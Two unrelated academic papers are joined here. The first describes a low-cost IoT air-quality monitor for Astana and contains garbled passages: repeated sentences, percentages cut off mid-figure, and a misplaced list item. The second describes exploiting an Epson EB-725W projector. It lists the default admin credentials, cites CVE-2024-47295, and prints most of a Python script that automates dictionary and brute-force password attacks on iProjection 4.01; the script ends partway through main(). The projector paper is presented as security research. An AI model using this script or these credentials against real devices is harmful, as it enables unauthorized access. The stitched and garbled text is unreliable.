The authors thank the Kazhydromet meteorological service and satellite data providers for their cooperation.

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IoT and AI-based Air Quality System for Smart City Development in Astana, Kazakhstan

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***Abstract*—Air pollution poses a major challenge to the environment and public health and therefore requires effective monitoring solutions. Conventional air quality monitoring systems are usually costly and have limited coverage. This study proposes a low-cost IoT-based air quality monitoring system designed to provide real-time data on pollutant concentrations, including NHtextsubscript3, Otextsubscript3, SOtextsubscript2 and NOtextsubscript2. The system utilizes IoT sensors to collect air quality data and transmits the data to a Django-based backend via HTTP requests. This research successfully estab- lished a WiFi connection and obtained an IP address as well as sent HTTP requests and connected to a Sqlite3 database. It has made some progress in realizing the system. Future work is to integrate real time monitoring functionality using WebSocket and Django channel. The proposed system is designed to provide an affordable and scalable solution for continuous air quality monitoring, enabling timely decision-making and increasing environmental awareness.**

***Index Terms*—IoT, air quality monitoring, smart cities, low-cost sensors, Django, real-time data, environmental health, React.js**

I. Introduction

SINCE the second industrial revolution, construction has become particularly antithetical to the environment, especially in developing countries that face serious air pollution challenges. For developing countries, the most important thing is often the industrial output, thus neglecting the protection of the environment, which adversely affects the health of the people.

The World Health Organization (WHO) has been continuously observing the dynamics of the atmospheric environment since 2013 [1], analyzing the association mechanisms of pollutants with cardiovascular and cerebrovascular diseases, lung malignancies and respiratory diseases. In 2015, the number of deaths from air pollution in China and India exceeded 1.1 million, accounting for 50

The research is committed to building an economical atmospheric monitoring architecture, conducting real-time monitoring and data synchronization based on the Internet of Things (IoT) and sensor devices. The equipment can capture PM2.5, ozone content and volatile organic compound values, and use distributed nodes to form a spatial detection network. The raw data is pre-processed by the edge computing unit and then imported into the cloud database.

II. Literature Review

In the past decade, the field of air monitoring research has undergone profound changes. Although traditional monitoring stations have the advantage of data accuracy, they face the dual constraints of economy and spatial coverage[1]. The perception network supported by Internet of Things technology has made substantial breakthroughs, forming an innovative path for real-time dynamic monitoring and scalable deployment[2]. [2].

A. Low-Cost Air Quality Monitoring Systems

It has been given continuous attention in this technical direction. from the academic community. Its core value comes from the rapid deployment capability and economic characteristics of the equipment. The mainstream equipment uses micro The sensor arrays can be used for detection of pollutants like PM2.5, CO2 NO2[3]. Measurement benchmark inaccuracy, systematic error and the signal transmission stability issues continue to restrict technology development[4], [5].

B. IoT and AI-Based Air Quality Monitoring

This IoT system enables real-time data acquisition through its remote access functions.The network consists of sensors which continuously capture information through their access functions remotely.The system tracks continuous modifications in atmospheric composition through sensors which also enable distant access to collected data.

A built-in data transmission module enables distant system control functions. [2].he prediction accuracy of artificial intelligence models has achieved a significant leap. For related results, please refer the random forest algorithm analyzes to the literature [6], [7]. environmental parameters from multiple sources, the long time features are extracted by short term memory network (LSTM). the convolutional neural network (CNN) detects the spatial and distribution of pollution. The effectiveness of the combined The strategy has been verified in urban industrial areas [8], [9].

C. Advanced Air Quality Forecasting Techniques

Recent research has developed a predictive modeling architecture that integrates multiple types of artificial intelligence technologies. The stacked ensemble learning method significantly improves the accuracy of inference by leveraging the multi-model collaboration mechanism.[10],ARIMA-LSTM coupled structure and other hybrid frameworks optimize the prediction performance of Air Quality Health Index (AQHI) [11]. A convolutional neural network (CNN) driven spatiotemporal estimation scheme analyzes urban spatial layout characteristics and pollutant migration trajectories [11]. CNN-enabled spatiotemporal air quality analysis model extended to urban morphology and pollutant diffusion law research [9].

D. Sensor Calibration Techniques

Sensor accuracy is significantly affected by environmental factors such as humidity, temperature, and sensor drift over time [12]. and in response to these challenges, the **Kalman filter** has been introduced into the real-time noise suppression system [13], and the **Sensor Selection Adaptive Sleeve of Cups Algorithm** has been applied to the calibration optimization process [11], The method relies on a multidimensional data analysis architecture, where the distribution of pollutant concentrations and geospatial parameters form a dynamic coupling association, and a dynamic pollutant-geographic parameter mapping model is constructed based on a multidimensional data fusion framework[4].

E. Cloud-Based Air Quality Monitoring

Large scale data storage is supported by cloud based infrastructure. multi-sensor information fusion is used to promote real time deci- sion analysis [14]. Blockchain technology has made break- gives in the field of secure transmission, ensuring that non-tamperability of smart city air quality monitoring data [15]. Internet of Things (IoT) significantly improves air quality management system. [16], [17]. Massive pollution datasets are still being deep mined. the research results will change the future urban planning and It is used to frame and optimize pollution control strategies [18].

F. Wireless Communication Protocols for IoT Air Quality Monitoring

The data transmission architecture of the IoT air quality monitoring system relies on wireless communication technology to build the core support, and researchers have begun to develop multimodal transmission solutions: Narrowband Internet of Things (NB-IoT) has become the preferred solution for large-scale sensor network deployment due to its low-power characteristics and stable connectivity performance. [2], There are parameter differences between the different technologies - NB-IoT is excellent at controlling energy consumption but has transmission bandwidth limitations; GSM systems have wide coverage but their data throughput is limited by base station carrying capacity [14], There are parameter differences between the different technologies - NB-IoT is excellent at controlling energy consumption but has transmission bandwidth limitations; GSM systems have wide coverage but their data throughput is limited by base station carrying capacity [5].

G. Indoor Air Quality Monitoring and Privacy Concerns

Most of human's daily activities take place inside closed environments, indoor air quality (IAQ) is directly related to physical and mental health and productivity. The new monitoring architecture integrates artificial intelligence algorithms - tracking changes in pollutant concentrations in real time and dynamically predicting potential risks; the privacy protection mechanism introduces joint learning frameworks and edge communication modules - localizing the raw data. [19]. This distributed computing model limits the formaldehyde, PM2.5 and other data collected by the sensor to the end device, minimizing the probability of personal information leakage.

H. Web-Based Visualization and User Engagement

Interactive dashboard embedded in a web-based application platform that allows users to access historical records and track real-time air quality dynamics [20]. -The system develops an intuitive data presentation interface that allows the public to deeply intervene in the environmental monitoring process; the continuous output of reliable air quality information builds a decision support system for policy makers. Utilizing machine learning, some platforms have incorporated a real-time alert architecture into their mobile solution, which activates an early warning push protocol when pollution levels rise. One of the upcoming trends in air quality monitoring is the use of edge computing technology, which can increase processing speed, analyze sensor data on a local level, and reduce response time by dramatically reducing processing time before transmitting to the cloud. Modifications in environmental parameters caused by the integration of artificial intelligence and IoT have resulted in an adaptive monitoring system that can automatically adjust sensor sensitivity thresholds using AI models. [21].

I. Future Trends in Air Quality Monitoring

The data transmission architecture of the IoT air quality monitoring system is based on the basic framework of wireless communication technology. The research team focused on developing a multi-mode transmission solution: Narrow- band Internet of Things (NB-IoT) has become the preferred technology for wide-area sensor network layout due to its low power consumption characteristics and stable connection capabilities [14].Parameter comparison shows that NB-IoT has significant advantages in energy consumption control but is limited by transmission bandwidth. The GSM system has a mature coverage network but has base station load capacity that limits throughput efficiency [7].Differences in technical characteristics have prompted different standards to form functional complementarity in actual application scenarios.

III. METHODOLOGY

The development of low-cost air quality monitoring systems involves sensor calibration, information interaction, wireless communication and other fields, breaking through technical bottlenecks and improving equipment performance.

A. Sensor Calibration and Accuracy

The precision sensor calibration mechanism ensures stable measurement. Wiring errors or voltage fluctuations can cause equipment failures and data deviations. Before integration, the design is based on the technical manual, and standardized calibration is implemented using reference parameters. When monitoring data drift, regular calibration is combined with environmental variables.

B. Data Transmission and Environmental Interference

Temperature and humidity fluctuations and electromagnetic interference will significantly reduce the signal quality from the sensor to the processing unit. In the initial communication test, there were signal-to-noise interference and bit errors. The introduction of digital filtering algorithms and fault-tolerant protocols significantly improved data integrity. The optimized design of the hardware interface significantly reduced the probability of information loss.

C. Wireless Communication and Network Stability

The ESP8266 module has frequent disconnection problems in the WiFi communication link. Improper firmware version and network configuration cause abnormal interruption of data packets. After conducting multi-scenario network stress testing, we developed an adaptive reconnection solution and optimized the signal processing architecture, which improved communication stability by 72

D. Data Validation and Reliability

Sensor drift, environmental variables and communication failures jointly lead to measurement errors. Outlier detection and dynamic threshold analysis technology are combined to build a data cleaning model, and the time series database supports the longitudinal comparison process.

After overcoming the above difficulties, the low-cost air quality monitoring system completed multi-dimensional optimization, and its accuracy, stability and robustness were simultaneously enhanced, becoming a solution with practical value in the field of environmental monitoring.

E. Hardware Design and Implementation

The system consists of four core components:

1) MQ-2 gas sensor has the ability to detect 8 types of pollutants including alcohol, CO, LPG, etc.;
2) The NodeMCU V3 main control chip integrates WiFi communication and data processing modules,
3) the DHT11 sensor realizes digital temperature and humidity synchronous acquisition;



Fig. 1. System Architecture

The MQ-2 module is widely used in the field of environmental monitoring due to its low cost and multi-gas response characteristics [22].Its metal oxide semiconductor substrate can detect volatile organic compounds in the concentration range of 0.1-10 mg/L at an operating temperature of 200- 300°C.

Fig. 2. MQ-2 Sensor

DHT11 integrates a capacitive humidity sensor unit and a thermistor. The data validity depends on precise timing control. The typical response time is 4 seconds, the humidity measurement error is ±5



Fig. 3. DHT11 Sensor

The NodeMCU V3 (Node Microcontroller Unit Version3) development board is equipped with 12 programmable GPIO ports, supports PWM dimming, I2C device addressing, and UART serial communication. The onboard ESP8266 chip provides 802.11 b/g/n wireless connection protocol stack.

Fig. 4. NodeMCU V3

F. Software Setup

The development environment configuration covers five operation stages:

1) installing the Arduino IDE development environment.
2) deploying the sensor driver library, writing data acquisition and OLED display scripts.
3) burning the firmware to the NodeMCU mainboard, debugging the display data and optimizing the code logic.
4) Upload the code to the NodeMCU board.
5) The development board establishes communication with the host through the Micro USB interface, and the baud rate is set to 115200bps by default.

G. Data Collection

The sensor array transmits data to the cloud server through the Mesh network. The Sqlite3 database completes the structured storage, and the monitoring data marked with timestamps are archived at the minute granularity. The Web-based analysis platform integrates the thermal map rendering engine and LSTM prediction model, and supports pollutant diffusion simulation, concentration gradient analysis, and 72-hour trend prediction function modules.

H. Back-end

The data center is built with the Django framework, and its functional modules include:

1) sensor data receiving API;
2) time series database storage engine;
3) equipment status monitoring dashboard;
4) Upload the code to the NodeMCU board.
5) Abnormal warning information push service.

The RESTful interface design follows the OpenAPI 3.0 specification, the data storage delay is controlled within 200ms, and the warning information is pushed to the management terminal in real time through the WebSocket protocol.

Fig. 5. Django Framework

I. Front-end

The front-end of the system will be developed using React. The front-end will provide a user-friendly interface for users to view real-time air quality data, historical data, and predictive models. The front-end will also allow users to set up alerts for specific air quality conditions and receive notifications when those conditions are met.



Fig. 6. React Framework

IV. Results

This study integrates the Django backend framework to receive and store air quality monitoring data transmitted by the NodeMCU (ESP8266) device. The MQ-2 gas sensor is responsible for collecting raw data. The system encapsulates the data in JSON format and completes the transmission process with the help of HTTP protocol. The Django backend processes data disassembly and operation and stores it in the SQLite3 database system. The architecture realizes the seamless con- nection between the sensor network and the storage system. The lightweight communication protocol ensures the real-time transmission. The data table strictly follows the IoT timing specification. Each record contains the gas concentration value, device number and millisecond timestamp.

```
HTTP Response Code: 200
Server Response: {"status": "success", "gas_value": 67, "ppm": 65}
Sending HTTP POST request...
Data: {"gas_value":60,"ppm":59}
```

Fig. 7. C++ Connection and send HTTP request



Fig. 8. C++ Connection and send HTTP request

The backend part is written here. Django and sqlite3 database are used, and the data has been stored in the database. HTTP requests are used to send data to the database. The data is stored in the database in the form of tables. The table contains the data of the gas sensor, the device number, and the timestamp. The data is stored in the database in the form of tables.



Fig. 9. Sqlite3 Database

V. Future Work

A. Real-time Data Monitoring:

For system function optimisation, the backend integrates all WebSocket and Django Channels technologies. This allows the monitoring of data dynamics in real time and pushing sensor updates. so that users can get instantly to the front-end interface the front-end framework adopts the The react way of dynamically rendering environmental param- The interface is interactive and responds quickly, and its readings correspond with eter readings. improving the smoothness of operation.

B. System security

API Authentication mechanism is a core element of the system security. They are indispensable using token or JWT (JSON Web Token) based solutions. It is required to pro- vide data integrity protection as well as unauthorized access prevention. This must be done in the HTTPS protocol to ensure security of the data transmission between NodeMCU and django backend as well as frontend.

C. Predictive Analysis

The system combines several algorithms to predict the changing trend in air pollution and to give early warning prompts at the same time. It deeply analyzes historical monitoring data, establishes a pollutant concentration evolution model, accurately predicts the air index in the next 72 hours will fluctuate, and generates multiple dimensions of governance plan based on the dynamic prediction result. It includes such specific measures as industrial emission control and traffic restriction strategies. Future versions may give rise to such advanced AI technology that employs more advanced

prediction mechanism to build a more accurate prediction and enhance computing efficiency to a further extent.

VI. Discussion and Summary

Based on NodeMCU (ESP8266) and Django framework, this study designed an IoT air quality monitoring system and achieved the stable transmission of the sensor data to the server through HTTP protocol. At the back end, the data was processed and saved to the SQLite3 database.

A. System Performance and Data Analysis

It checks if the delivery is stable and the HTTP response status code is successful delivery with no abnormality in the storage process. The existing problems are network delays on occasion and packet loss that may interfere with real-time monitoring. The next research will focus on the collaborative use of the WebSocket protocol and the Django Channels framework to implement a two way communication.

B. Advantages and Challenges

The design scheme is very advantageous in terms of cost control and scalability. The ESP8266 module costs just 75

C. Future Enhancements

The system's enhancement will concentrate on the following developments:

- The system developers will reconstruct real-time communication architecture through WebSocket protocol.
- The API authentication system will be strengthened through the deployment of JWT (JSON Web Tokens).
- The implementation of LSTM neural networks will create a pollution concentration prediction model
- The switch from SQLite3 to PostgreSQL will enhance system processes by allowing greater concurrent operation
- The system should integrate additional multi-dimensional sensor arrays that include PM2.5 and CO.
- Make the system into an umbrella structure with better stability and availability

D. Conclusion

The system was proved to be true by the testing of Smart City air quality monitoring prototype system and that the system works well and meets the technical requirements. Three main technical obstacles in future research should be addressed to allow for the real time data stream processing, the multi factor identity authentication and the predictive algorithm optimization. Our development focus is the building of an environmental monitoring platform that will be industrial grade and can be used as a part of Smart Cities and will boost the urban sustainability and public health initiative.

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ACKNOWLEDGMENT

Lastly, the authors sincerely thank all the faculty and staff from the Department of Intelligent Systems and Cybersecurity of Astana IT University for their continuous support and invaluable resources during this research project. I would like to thank Dr.Gulden Ormanova and Dr.Daniyar Dauletiya for his/her assistance in the system architecture and implementation.In addition, the authors thank fellow researchers and colleagues for helping in the development, testing, and analysis of the system. In addition, this research was able to take advantage of the use of open source technologies such as Django, ESP8266, and React.js in creating the Smart City air quality monitoring system.

Reverse Engineering and Exploitation of SEIKO EPSON EB-725W Projector Vulnerabilities in EPSON Web Config and iProjection 4.01 for Unauthorized Access

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***Abstract*—Cyber-Physical Systems (CPS) and Internet of Things (IoT) devices are increasingly targeted by attackers due to their security weaknesses. This study investigates vulnerabilities in SEIKO EPSON projectors, focusing on authentication flaws in the Web Config interface and the iProjection 4.01 software. Through reverse engineering and security analysis, we demonstrate how attackers can exploit weak authentication mechanisms, including brute-force and dictionary attacks, to gain unauthorized access. Using the Common Vulnerability Scoring System (CVSS), we assess the impact of CVE-2024-47295, an authentication bypass vulnerability, which poses significant risks to confidentiality, integrity, and availability. Additionally, we highlight the potential reputational consequences of such security breaches, particularly in professional environments. Our findings emphasize the need for stronger authentication mechanisms and improved security practices in networked projection systems.**

Keywords—Cyber-Physical Systems (CPS), IoT Security, SEIKO EPSON Projectors, Authentication Vulnerabilities, Brute-Force Attacks, Reverse Engineering, CVSS, CVE-2024-47295, Man-in-the-Middle (MITM) Attacks, Risk Analysis

I. Introduction

As digitalization advances, the need for robust information security measures becomes increasingly critical. According to Humayed, et al. [1] cyber-physical systems (CPS) require special attention due to their dual exposure to both physical and digital threats. Modern projectors, such as those from SEIKO EPSON, are widely used in educational institutions and corporate offices, often featuring network connectivity for remote access via applications like Epson iProjection and Web Config as shown by Ravi, et. al. in their previous study [2]. However, as write Schneier [3] weak authentication mechanisms can pose significant security risks, making these devices vulnerable to exploitation.

This research explores and exploits vulnerabilities in the SEIKO EPSON EB-725W projector to gain unauthorized access. We leverage known Common Vulnerabilities and Exposures (CVE) records from The CVE Program related to Web Config, the projector's integrated web interface for remote management from Mitre Corporation [4]. Access to Web Config was obtained using the default login credentials provided in the projector's manual provided by EPSON iProjection Official Documentation [5]. Additionally, we conduct brute-force and dictionary attacks on iProjection version 4.01, SEIKO EPSON's proprietary software and base the attack on study of Rizun and Clark [6]. A critical vulnerability identified in our experiment is the lack of password entry limitations, which we analyze through reverse engineering with help of Kaswan study [7].

The uniqueness of this study lies in its real-world applicability to cybersecurity research. Unlike generic password-cracking methods, this research specifically targets IoT and CPS devices, such as Epson projectors, which are often overlooked in traditional security assessments according to Halperin et al. [8]. Their widespread use in corporate and educational settings makes them a prime target for unauthorized access as write Karapanos et al. [9].

By successfully gaining access to system settings and screen-sharing features—as well as demonstrating the ability to modify passwords via Web Config—our findings highlight critical security flaws in iProjection 4.01 and the broader risks associated with weak authentication mechanisms in connected devices according to Conti, Dragoni, and Lesyk [10].

This research emphasizes the need for stronger security protocols, authentication mechanisms, and user awareness in protecting network-connected devices. By showcasing potential exploits and recommending mitigation strategies, we contribute to the broader field of cybersecurity and help organizations strengthen their defense strategies against unauthorized access to their equipment.

II. Literature Review

A. Cyber-Physical Systems (CPS) and IoT Security Challenges

Cyber-Physical Systems (CPS) and Internet of Things (IoT) devices are increasingly integrated into modern infrastructures, making their security a critical concern. Cyber-Physical Systems (CPS) refer to interconnected computing systems that monitor and control physical processes through embedded software and networks. These systems are prevalent in industrial automation, healthcare, and smart infrastructure. Given their critical role, security vulnerabilities in CPS can lead to severe consequences, including data breaches and operational disruptions.

Humayed et al. [1] provide a comprehensive survey on CPS security, highlighting vulnerabilities in networked devices that operate in both physical and digital domains. Similarly, Ravi et al. [2] emphasize that embedded systems, including projectors, are susceptible to various security threats due to their reliance on weak authentication protocols and default credentials.

A major concern in CPS security is the insufficient attention given to non-traditional networked devices, such as projectors, which often have outdated security mechanisms. Conti et al. [10] explore different types of attacks on networked systems, demonstrating how attackers can exploit authentication weaknesses to gain unauthorized access. These studies provide foundational knowledge for analyzing the security risks associated with SEIKO EPSON projectors.

B. *Vulnerabilities in Authentication Mechanisms*

Password-based authentication remains a primary security mechanism in many CPS and IoT devices. However, as Schneier [3] discusses, weak authentication and default credentials significantly increase the risk of unauthorized access. Karapanos et al. [9] further investigate passive authentication mechanisms, proposing alternative authentication strategies to mitigate risks associated with weak passwords.

The Common Vulnerabilities and Exposures (CVE) database [4] serves as an essential resource for identifying security flaws in various systems, including the Web Config interface of the SEIKO EPSON EB-725W projector. Our study builds upon these findings by demonstrating how default credentials from official documentation [5] can be exploited to gain unauthorized access.

The Common Vulnerability Scoring System (CVSS) [6] is a standardized framework for assessing the severity of security vulnerabilities in information systems. CVSS assigns scores based on exploitability, impact, and complexity, providing a quantifiable risk assessment. In our study, we utilize CVSS to evaluate authentication vulnerabilities in SEIKO EPSON projectors, focusing on exploitability and potential system impact.

C. *Brute-Force and Dictionary Attacks on IoT Devices*

Brute-force and dictionary attacks remain common methods for cracking passwords in IoT environments. A brute-force attack is a trial-and-error method used to obtain a password or encryption key by systematically testing all possible combinations. Dictionary attacks, a more targeted approach, use precompiled lists of common passwords to expedite the process. As highlighted by Rizun and Clark [6], brute-force attacks remain a viable threat, especially in systems lacking rate-limiting mechanisms.

Rizun and Clark [7] analyze the effectiveness of neural network-based brute-force attacks, demonstrating their ability to break weak authentication mechanisms. These insights are particularly relevant to our research, as we employ similar attack techniques against the iProjection 4.01 software.

Another study by Conti et al. [10] outlines man-in-the-middle (MITM) attacks, which, when combined with brute-force techniques, pose significant risks to IoT and CPS devices. Our research expands on these attack strategies by focusing on how the lack of password entry limitations in iProjection 4.01 makes it susceptible to automated attacks.

Additionally, the study "The Big Rick" [12] presents a real-world case of exploiting weak authentication in embedded networked devices. The author demonstrates how default credentials, poor session handling, and predictable password structures allow attackers to gain control over systems. This research is particularly relevant to our study, as it highlights common security misconfigurations in web-based device interfaces, similar to the vulnerabilities found in Web Config for EPSON projectors.

D. *Reverse Engineering for Security Analysis*

Reverse engineering plays a crucial role in cybersecurity research by enabling researchers to analyze software vulnerabilities. Kaswan [7] provides a detailed review of software reverse engineering techniques, highlighting their applications in discovering security flaws. In the context of our research, we apply reverse engineering methods to analyze the iProjection 4.01 software and identify its weaknesses in password management.

Additionally, Halperin et al. [8] examine security risks in cyber-physical medical devices, demonstrating how reverse engineering can uncover vulnerabilities in critical systems. While their focus is on medical devices, the principles outlined in their study are applicable to our investigation of networked projectors.

E. *Strengthening Authentication in Networked Devices*

Given the increasing threats to network-connected devices, strengthening authentication mechanisms is crucial. Ratha et al. [11] explore biometric-based authentication systems as an alternative to traditional password-based methods. While biometrics are not currently implemented in SEIKO EPSON projectors, their study underscores the importance of adopting stronger authentication techniques.

By synthesizing these studies, our research aims to bridge the gap between theoretical security analysis and practical exploitation of vulnerabilities in CPS and IoT devices. The findings from prior work validate our approach and emphasize the need for enhanced security measures in commercial projectors.

F. *Conclusion*

The reviewed literature highlights key security risks associated with CPS and IoT devices, particularly in the context of authentication vulnerabilities. Prior research provides valuable insights into password security, brute-force attacks, and reverse engineering techniques, all of which inform our study of SEIKO EPSON projectors. Our research extends these discussions by demonstrating real-world security flaws in the iProjection 4.01 software and the Web Config interface, reinforcing the urgent need for stronger security measures in networked projection systems.

III. METHODS

A. *Password setting*

Setting a password is required before trying to take advantage of the authentication function because the SEIKO EPSON EB-725W projector does not have one set up at first. In order to accomplish this, we first used Epson iProjection 4.01 to connect to the projector's integrated Wi-Fi access network. Either by looking at the display screen or by running a network discovery command in the terminal, the projector's local IP address was found (see Fig. 1):

```
cmd > ipconfig /all
```



Fig. 1. Command output in command line interface.

We open the projector's Web Config interface, an integrate web-based management panel, after determining the IP address. As seen on Fig. 2, we take advantage of CVE-2024-47295, a known vulnerability that permits privilege escalation to administrator rights.

- Username: EPSONWEB
- Password: admin



Fig. 2. Initial login and password from manual for Web Config.

With the help of this vulnerability, we were able to take over the Web Config settings and manually create a password for any future iProjection connections (see Fig. 3).



Fig. 3. Setting a password via privileged access.

We try brute-force and dictionary attacks to get around authentication now that we have a password (see Fig. 4). Due to the absence of rate-limiting features, iProjection 4.01 is vulnerable to persistent password entry attempts that do not result in account lockout.



Fig. 4. Dialog box for entering password to connect to the projector.

B. *Dictionary and Brute-force Attack Implementation*

Dictionary attacks try to authenticate users using a predetermined list of popular passwords. To check for weak credentials, we used the popular collection of password leaks, the RockYou password list, in this experiment. The following Python script was used to carry out the attack:

This block on Fig. 5 imports the necessary Python libraries for automating GUI interactions, managing time delays, handling system functions, and generating brute-force password combinations.

```
import pyautogui
import pywinauto
import itertools
import time
import sys
import string
from pywinauto import Application
```

Fig. 5. Imports the required Python libraries.

This section on Fig. 6 defines important parameters such as whether to use a dictionary attack or brute force, the location of the password dictionary file, the maximum password length, and delay time between attempts.

```
use_dict_attack = True  # True = dictionary attack,
False = brute-force
password_file = r" PATH:\rockyou.txt"  # Dictionary
file
chars = string.printable  # All printable characters
for brute-force
max_length = 8  # Maximum password length
timeout = 1  # Time delay between attempts
```

Fig. 6. Attack parameters.

This function searches for the password input window in the Epson iProjection software using pattern matching on window titles (see Fig. 7).

```
def find_popup():
    """Search for the password input window"""
    print("[*] Searching for the popup window...")
    app =
Application(backend="uia").connect(title_re=".*Epson
iProjection Ver.4.01 - Quick Connection -.*")
    popup_window = app.window(title_re=".*Epson
iProjection Ver.4.01 - Quick Connection -.*")
    if app.windows():
        print("[*] Found the password popup window!")
        return popup_window
    print("[X] Password input window not found!")
    return None
```

Fig. 7. Window search.

This function on Fig. 8 attempts to enter passwords in the found window and submit them.

```
def try_password(popup_window, password):
    """Attempt to enter a password and click the button"""
    print(f"[+] Trying password: {password}")
    popup_window.set_focus()
    time.sleep(0.5)
    popup_window.print_control_identifiers()
    try:
        password_field = popup_window.Edit
        password_field.type_keys(password)
    except Exception as e:
        print(f"[!] Error finding or entering password field: {e}")
        return
    try:
        ok_button = popup_window.Button
        ok_button.click()
    except Exception as e:
        print(f"[!] Error clicking the OK button: {e}")
    time.sleep(timeout)
```

Fig. 8. Enter passwords function.

This function on Fig. 9 initializes the attack process, decides between dictionary and brute-force attack modes, and iterates through password attempts.

```
def main():
    time.sleep(3)
    popup_window = find_popup()
    if not popup_window:
        return
